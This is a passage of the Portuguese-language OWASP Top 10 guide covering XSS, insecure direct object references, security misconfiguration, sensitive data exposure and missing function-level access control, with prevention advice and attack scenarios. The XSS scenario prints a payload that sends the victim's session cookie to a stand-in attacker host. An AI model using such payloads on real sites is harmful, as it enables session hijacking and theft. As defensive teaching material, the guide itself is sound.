
Para um conjunto mais completo de requisitos e problemas a **evitar nesta área**, consulte as áreas de requisitos ASVS para autenticação (V2) e gerenciamento de sessão (V3).

- OWASP Authentication Cheat Sheet
- OWASP Forgot Password Cheat Sheet
- OWASP Session Management Cheat Sheet
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

Externas

- CWE Entry 287 on Improper Authentication
- CWE Entry 384 on Session Fixation

A3 Cross-Site Scripting (XSS)



Específico da Aplicação	Exploração MÉDIA	Prevalência MUITO DIFUNDIDA	Detecção FÁCIL	Impacto MODERADO	Específico do Negócio / Aplicação
Considere alguém que possa enviar dados não-confiáveis para o sistema, incluindo usuários externos, usuários internos, e administradores.	Os atacantes enviam ataques de script baseado em texto que exploram o interpretador no navegador. Quase qualquer fonte de dados pode ser um vetor de ataque, incluindo fontes internas como dados do banco de dados.	XSS é a mais predominante falha de segurança em aplicações web. As falhas de XSS ocorrem quando uma aplicação inclui os dados fornecidos pelo usuário na página, enviados ao navegador, sem a validação ou filtro apropriados desse conteúdo. Existem três tipos conhecidos de falhas XSS: 1) Persistente, 2) Refletido, e 3) XSS baseado em DOM. A detecção da maioria das falhas XSS é bastante fácil via testes ou análise de código.		Atacantes podem executar scripts no navegador da vítima para sequestrar sessões do usuário, desfigurar web sites, inserir conteúdo hostil, redirecionar usuários, seqüestrar o navegador usando malware, etc.	Considere o valor do negócio do sistema afetado e todos os dados que processa. Também considere o impacto no negócio da exposição pública da vulnerabilidade.

Estou vulnerável?

Você está vulnerável se não garantir que todas as entradas fornecidas pelos usuários sejam apropriadamente filtradas, ou você não verifica que elas sejam seguras via validação de entrada, antes de incluir essa entrada na página de saída. Sem o adequado filtro ou validação da saída, tal entrada será tratada como conteúdo ativo no navegador. Se o Ajax está sendo usado para atualizar a página dinamicamente, você está usando APIS seguras do JavaScript? Para APIS inseguras, codificação ou validação também devem ser usadas.

Ferramentas automatizadas podem encontrar alguns problemas de XSS automaticamente. Porém, cada aplicação constrói páginas de saída diferentemente e utiliza diferentes interpretadores no lado do navegador como JavaScript, ActiveX, Flash, e Silverlight, criando dificuldades para a detecção automática. Portanto, uma cobertura completa exige uma combinação de revisão manual de código e teste de invasão, além das abordagens automatizadas.

Tecnologias Web 2.0, como Ajax, tornam o XSS muito mais difícil de detectar via ferramentas automatizadas.

Como faço para evitar?

Evitar XSS requer a separação do dado não-confiável do conteúdo ativo no navegador.

1. A opção apropriada é filtrar adequadamente todos os dados não-confiáveis com base no contexto HTML (corpo, atributo, JavaScript, CSS ou URL) no qual os dados serão colocados. Veja o OWASP XSS Prevention Cheat Sheet para detalhes sobre os requisitos das técnicas de filtro de dados.
2. "Lista branca" ou validação de entrada positiva também é recomendada pois ajuda a proteger contra XSS, mas não é uma defesa completa, já que muitas aplicações requerem caracteres especiais em sua entrada. Tal validação deve, tanto quanto possível, validar o tamanho, caracteres, formato, e as regras de negócio sobre os dados antes de aceitar a entrada.
3. Para conteúdo rico considere bibliotecas de auto-sanitização como OWASP's AntiSamy ou o Java HTML Sanitizer Project.
4. Considere a Content Security Policy (CSP) para se defender contra XSS em todo o seu site.

Exemplo de Cenário de Ataque

A aplicação utiliza dados não-confiáveis na construção do seguinte fragmento HTML sem validação ou filtro:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

O atacante modifica o parâmetro 'CC' em seu navegador para:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

Isso causa o envio do ID de sessão da vítima para o site do atacante, permitindo que o atacante sequestre a sessão atual do usuário.

Note que o atacante também pode usar o XSS para anular qualquer defesa automática de CSRF que a aplicação possa empregar. Veja o A8 para informações sobre CSRF.

Referências


OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP DOM based XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP AntiSamy: Sanitization Library
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

Externas

- CWE Entry 79 on Cross-Site Scripting

A4 Referência Insegura e Direta a Objetos



Específico da Aplicação	Exploração FÁCIL	Prevalência COMUM	Detecção FÁCIL	Impacto MODERADO	Específico do Negócio / Aplicação
Considere o tipo dos usuários do seu sistema. Qualquer usuário tem somente acesso parcial a determinados tipos de dados do sistema?	O atacante, que é um usuário autorizado do sistema, simplesmente muda o valor de um parâmetro que se refere diretamente a um objeto do sistema por outro objeto que o usuário não está autorizado. O acesso é concedido?	Aplicações freqüentemente usam o nome real ou a chave de um objeto ao gerar páginas web. Aplicações nem sempre verificam se o usuário é autorizado para o objeto alvo. Isto resulta numa falha de referência insegura e direta a um objeto. Testadores podem facilmente manipular valores de parâmetros para detectar tal falha. Análise de código rapidamente mostra se a autorização é verificada de forma adequada.		Tais falhas podem comprometer todos os dados que podem ser referenciados pelo parâmetro. A menos que as referências a objetos sejam imprevisíveis, é fácil para um atacante acessar todos os dados disponíveis desse tipo.	Considere o valor de negócio dos dados expostos. Também considere o impacto ao negócio da exposição pública da vulnerabilidade.

Estou vulnerável?

A melhor forma de saber se uma aplicação é vulnerável a referência insegura e direta a objeto é verificar se todos os objetos referenciados possuem defesas apropriadas. Para atingir esse objetivo, considere:

1. Para referências **diretas** a recursos **restritos**, a aplicação falha em verificar se o usuário está autorizado a acessar o exato recurso que ele requisitou?
2. Se a referência é uma referência **indireta**, o mapeamento para a referência direta falha ao limitar os valores para aqueles autorizados para o usuário atual?

Revisão de código da aplicação pode rapidamente verificar se qualquer abordagem é implementada com segurança. Teste também é efetivo para identificar referências diretas a objetos e se elas são seguras. Ferramentas automatizadas normalmente não procuram por essa falha, porque elas não podem reconhecer o que requer proteção ou o que é seguro ou inseguro.

Como faço para evitar?

Prevenção a referência insegura e direta a objetos requer a seleção de uma abordagem para proteção de cada objeto acessível ao usuário (por exemplo, número do objeto, nome de arquivo):

1. **Uso de referência indiretas a objetos por usuário ou sessão.** Isso impede que o atacante atinja diretamente os recursos não autorizados. Por exemplo, em vez de utilizar a chave de banco de dados do recurso, uma lista de seis recursos autorizados para o usuário atual poderia utilizar os números de 1 a 6 para indicar qual valor o usuário selecionou. A aplicação tem que mapear as referências indiretas por usuário de volta para a chave do banco de dados real no servidor. OWASP's ESAPI inclui tanto mapas de referência de acesso seqüencial e aleatório que os desenvolvedores podem usar para eliminar as referências diretas a objetos.
2. **Verificar o acesso.** Cada utilização de uma referência direta a objeto de uma origem não confiável deve incluir uma verificação de controle de acesso para garantir que o usuário está autorizado para o objeto requisitado.

Exemplo de Cenário de Ataque

A aplicação utiliza dados não verificados em uma chamada SQL que está acessando as informações de conta:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query , … );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

O atacante simplesmente modifica o parâmetro 'acct' em seu navegador para enviar qualquer número de conta. Se não verificado adequadamente, o atacante pode acessar qualquer conta de usuário, em vez de somente a conta do cliente pretendido.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Referências

OWASP


- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**

Para requisitos adicionais de acesso de controle, veja o ASVS requirements area for Access Control (V4).

Externas

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(um exemplo de um ataque de Referência Direta a Objeto)**

A5 Configuração Incorreta de Segurança



Específico da Aplicação	Exploração FÁCIL	Prevalência COMUM	Detecção FÁCIL	Impacto MODERADO	Específico do Negócio / Aplicação
Considere atacantes externos anônimos, bem como usuários com suas próprias contas que podem tentar comprometer o sistema. Considere também alguém internamente querendo disfarçar suas ações.	Atacante acessa contas padrão, páginas não utilizadas, falhas não corrigidas, arquivos e diretórios desprotegidos, etc, para obter acesso não autorizado ou conhecimento do sistema.	Configurações incorretas podem acontecer em qualquer nível da pilha da aplicação, incluindo a plataforma, servidor web, servidor de aplicação, banco de dados, framework e código personalizado. Desenvolvedores e administradores de sistemas precisam trabalhar juntos para garantir que toda a pilha esteja configurada corretamente. Scanners automatizados são úteis para detectar falta de atualizações, erros de configuração, uso de contas padrão, serviços desnecessários, etc.		Tais falhas frequentemente permitem aos atacantes acesso não autorizado a alguns dados ou funcionalidade do sistema. Ocasionalmente, resultam no comprometimento completo do sistema.	O sistema poderia ser completamente comprometido sem você saber. Todos os seus dados podem ser roubados ou modificados lentamente ao longo do tempo. Custos de recuperação podem ser caros.

Estou vulnerável?

Está faltando a adequada proteção da segurança em qualquer parte da pilha de aplicação? Incluindo:

1. Algum software está desatualizado? Isto inclui o SO, servidor web/aplicação, SGBD, aplicações, e **todas as bibliotecas de código (ver novo A9)**.
2. Existem recursos desnecessários ativados ou instalados (por exemplo, portas, serviços, páginas, contas, privilégios)?
3. Contas padrão e suas senhas ainda estão habilitadas e não foram alteradas?
4. Será que o tratamento de erros revelam rastreamentos de pilha ou outras mensagens de erro excessivamente informativas para os usuários?
5. As configurações de segurança em seus frameworks de desenvolvimento (por exemplo, Struts, Spring, ASP.NET) e bibliotecas estão definidas para proteger os valores?

Sem um processo recorrente de configuração de segurança, seus sistemas estão expostos a um risco mais elevado.

Como faço para evitar?

As recomendações primárias são para estabelecer todas as medidas:

1. Um processo de hardening recorrente que torne fácil e rápido de implantar outro ambiente que está devidamente blindado. Ambientes de desenvolvimento, controle de qualidade e produção devem ser todos configurados de forma idêntica (com senhas diferentes usadas em cada ambiente). Este processo deve ser automatizado para minimizar o esforço necessário para configurar um novo ambiente seguro.
2. Um processo para se manter a par e implantar todas as novas atualizações e correções de software em tempo hábil e em para cada ambiente. Este processo, deve incluir **todas as bibliotecas de código (ver novo A9)**.
3. Uma arquitetura de aplicação forte que forneça a separação segura e eficaz entre os componentes.
4. Considere executar varreduras e fazer auditorias periodicamente para ajudar a detectar erros futuros de configuração ou correções ausentes.

Exemplos de Cenários de Ataque

Cenário #1: O console de administração do servidor de aplicação é instalado automaticamente e não é removido. Contas padrão não são alteradas. Atacantes descobrem as páginas padrão de administração que estão em seu servidor, fazem login com senhas padrão e assumem o acesso do ambiente.

Cenário #2: A listagem de diretórios não está desativada em seu servidor. O atacante descobre que pode simplesmente listar os diretórios para encontrar qualquer arquivo. Atacante encontra e transfere todas as suas classes Java compiladas, e pode decompilar e fazer engenharia reversa para obter todo o seu código customizado. Assim, ele encontra uma falha grave de acesso de controle em sua aplicação.

Cenário #3: Configuração do servidor de aplicação permite que os rastreamentos de pilha sejam devolvidos aos usuários, potencialmente expondo falhas potenciais. Atacantes adoram as mensagens de erro que fornecem informações extras.

Cenário #4: servidor de aplicação vem com exemplos que não são removidos do seu servidor de produção. Aplicações de exemplo têm falhas de segurança conhecidas que os atacantes podem usar para comprometer o seu servidor.

Referências

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

Para requisitos adicionais nesta área, veja ASVS requirements area for Security Configuration (V12).

Externas

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A6 Exposição de Dados Sensíveis



Específico da Aplicação	Exploração DIFÍCIL	Prevalência RARA	Detecção MÉDIA	Impacto SEVERO	Específico do Negócio / Aplicação
Considere quem pode ter acesso aos seus dados sensíveis e backups desses dados. Incluindo os dados em repouso, em tráfego, e até mesmo nos navegadores de seus clientes. Inclua tanto ameaças externas como internas.	Os atacantes normalmente não quebram diretamente a criptografia. Eles exploram de outra forma, como roubar chaves, aplicar ataques do tipo *man-in-the-middle*, ou roubar dados em texto claro fora do servidor, enquanto transitam, ou a partir do navegador do usuário.	A falha mais comum é simplesmente não criptografar dados sensíveis. Quando a criptografia é utilizada, a geração e gerenciamento de chaves é fraca, além da utilização de algoritmos e técnicas de hashing fracos. Vulnerabilidades no navegador são comuns e fácil de detectar, mas são difíceis de explorar em larga escala. Atacantes externos tem dificuldade em detectar falhas no lado do servidor, devido ao acesso limitado e também são geralmente mais difíceis de explorar.		A falha frequentemente compromete todos os dados que deveriam ter sido protegidos. Normalmente, essas informações incluem dados sensíveis tais como registros médicos, credenciais de acesso, dados pessoais, cartões de crédito, etc.	Considere o valor de negócio dos dados perdidos e o impacto para sua reputação. Qual é a sua responsabilidade legal se estes dados forem expostos? Considere também os danos à sua reputação.

Estou vulnerável?

A primeira coisa que você deve determinar é quais dados são sensíveis o suficiente para exigir proteção extra. Por exemplo, senhas, números de cartão de crédito, registros médicos e informações pessoais devem ser protegidas. Para todos esses dados:

1. Qualquer um desses dados é armazenado em texto claro a longo prazo, incluindo backups de dados?
2. Qualquer um desses dados é transmitido em texto claro, internamente ou externamente? O tráfego de internet é especialmente perigoso.
3. Algum algoritmo de criptografia utilizado é fraco ou defasado?
4. As chaves criptográficas geradas são fracas, ou elas possuem um gerenciamento ou rodízio de forma adequada?
5. Algumas diretivas de segurança do navegador ou cabeçalhos estão ausentes quando os dados sensíveis são fornecidos/enviados ao navegador?

Para um conjunto mais completo de problemas a serem evitados, consulte áreas do ASVS de Criptografia (V7), Proteção de dados (V9), e SSL (V10).

Como faço para evitar?

Os perigos completos da criptografia insegura, o uso de SSL e proteção de dados estão muito além do escopo do Top 10. Dito isto, no mínimo, faça todas as recomendações:

1. Considerando que você pretende proteger os dados de ameaças (como por exemplo, ataque interno ou de usuário externo), tenha a certeza de criptografar todos os dados sensíveis em repouso e em trânsito de uma forma que iniba estas ameaças.
2. Não armazene dados sensíveis desnecessariamente. Descarte-os o mais rápido possível. Dados que você não tem não podem ser roubados.
3. Certifique-se que o nível utilizado nos algoritmos e chaves são fortes, e que o gerenciamento de chaves está aplicado adequadamente. Considere utilizar os módulos criptográficos validados do FIPS-140.
4. Certifique-se que as senhas são armazenadas com um algoritmo projetado especialmente para a proteção de senhas, como o bcrypt, PBKDF2 ou scrypt.
5. Desabilite o autocompletar em formulários de coleta de dados sensíveis e desabilite o cache em páginas que contenham dados sensíveis.

Exemplos de Cenários de Ataque

Cenário #1: Uma aplicação criptografa números de cartão de crédito em um banco de dados usando a criptografia automática do banco de dados. No entanto, isso significa que também descriptografa esses dados automaticamente quando recuperados, permitindo uma falha de injeção SQL para recuperar os números de cartão de crédito em texto claro. O sistema deveria ter criptografado os números de cartão de crédito através de uma chave pública, e só permitir a descriptografia por aplicações de *back-end* com a chave privada.

Cenário #2: Um site simplesmente não usa SSL em todas as páginas autenticadas. O atacante simplesmente monitora o tráfego de rede (como uma rede wireless aberta), e rouba o cookie de sessão do usuário. O atacante então reproduz este cookie e sequestra a sessão do usuário, acessando dados privados do mesmo.

Cenário #3: O banco de dados de senhas dos usuários usa hashes simples (*unsalted*) para armazenar as senhas de todos. Uma falha de upload de arquivos permite que um atacante recupere o arquivo de senhas. Todos os hashes simples poderão ser expostos através de uma *rainbow table* de hashes pré-calculados.

Referências

OWASP - Para um conjunto mais completo de requisitos, consulte


Requisitos do ASVS na Criptografia (V7), Proteção de Dados (V9) e Segurança das Comunicações (V10)

- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing

Externas

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 319 on Cleartext Transmission of Sensitive Information
- CWE Entry 326 on Weak Encryption

A7 Falta de Função para Controle do Nível de Acesso



Específico da Aplicação	Exploração FÁCIL	Prevalência COMUM	Detecção MÉDIO	Impacto MODERADO	Específico do Negócio / Aplicação
Qualquer um com acesso à rede pode enviar uma requisição para a sua aplicação. Usuários anônimos poderiam acessar funcionalidades privadas ou usuários normais acessarem uma função privilegiada?	O atacante, que é um usuário autorizado no sistema, simplesmente muda a URL ou um parâmetro para uma função privilegiada. O acesso é concedido? Usuários anônimos podem acessar funções privadas que não são protegidas.	Aplicações nem sempre protegem adequadamente as função de aplicação. Às vezes, a proteção em nível de função é gerenciada via configuração, e o sistema é mal configurado. Às vezes, desenvolvedores devem incluir verificações de código adequadas, e eles esquecem. A detecção de tais falhas é fácil. A parte mais difícil é identificar em quais páginas (URLs) ou funções existem para atacar.		Tais falhas permitem aos atacantes acessarem funcionalidades não autorizadas. Funções administrativas são os principais alvos para esse tipo de ataque.	Considere o valor de negócio das funções expostas e os dados que elas processam. Também considere o impacto para sua reputação se essa vulnerabilidade se tornar pública.

Estou Vulnerável?

A melhor maneira para descobrir se uma aplicação falha em restringir adequadamente o acesso em nível de função é verificar **todas** as funções da aplicação:

1. A UI mostra a navegação para as funções não autorizadas?
2. No lado do servidor falta verificação de autenticação ou autorização?
3. No lado do servidor as verificações feitas dependem apenas de informações providas pelo atacante?

Utilizando um proxy, navegue sua aplicação com um papel privilegiado. Então revisite páginas restritas utilizando um papel menos privilegiado. Se as respostas do servidor são iguais, você provavelmente está vulnerável. Alguns testes de proxies suportam diretamente esse tipo de análise.

Você pode também verificar a implementação do controle de acesso no código. Tente seguir uma única requisição privilegiada através do código e verifique o padrão de autorização. Então pesquise o código base para encontrar onde o padrão não está sendo seguido.

Ferramentas automatizadas são improváveis de encontrar esses problemas.

Como faço para evitar?

Sua aplicação deveria ter um módulo de autorização consistente e fácil de analisar que seja chamado por todas as suas funções de negócio. Frequentemente, tal proteção é fornecida por um ou mais componentes externos ao código da aplicação.

1. Pense sobre o processo para gerenciar os direitos e garantir que você possa atualizar e auditar facilmente. Não codifique diretamente.
2. A execução de mecanismos deve negar todo o acesso por padrão, exigindo direitos explícitos para papéis específicos no acesso a todas as funções.
3. Se a função está envolvida em um fluxo de trabalho, verifique, para ter certeza, se as condições estão em estado adequado para permitir acesso.

NOTA: Muitas das aplicações web não mostram links e botões para funções não autorizadas, mas esse "controle de acesso na camada de apresentação" na verdade não fornece proteção. Você também deve implementar verificações na lógica do controlador ou do negócio.

Exemplos de Cenários de Ataque

Cenário #1: O atacante simplesmente força a navegação pelas URLs alvo. As seguintes URLs exigem autenticação. Direitos de administrador também são exigidos para acessar a página "admin_getappInfo" .

http://example.com/app/getappInfo

http://example.com/app/admin_getappInfo

Se um usuário não autenticado pode acessar qualquer página, isso é uma falha. Se um usuário autenticado, não administrador, tem permissão para acessar a página "admin_getappInfo", isso também é uma falha, e pode levar o atacante para mais páginas de administração inadequadamente protegidas.

Cenário #2: Uma página fornece um parâmetro 'action' para especificar a função que está sendo chamada, e diferentes ações exigem papéis diferentes. Se esses papéis não são aplicados, isso é uma falha.

Referências

OWASP

- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

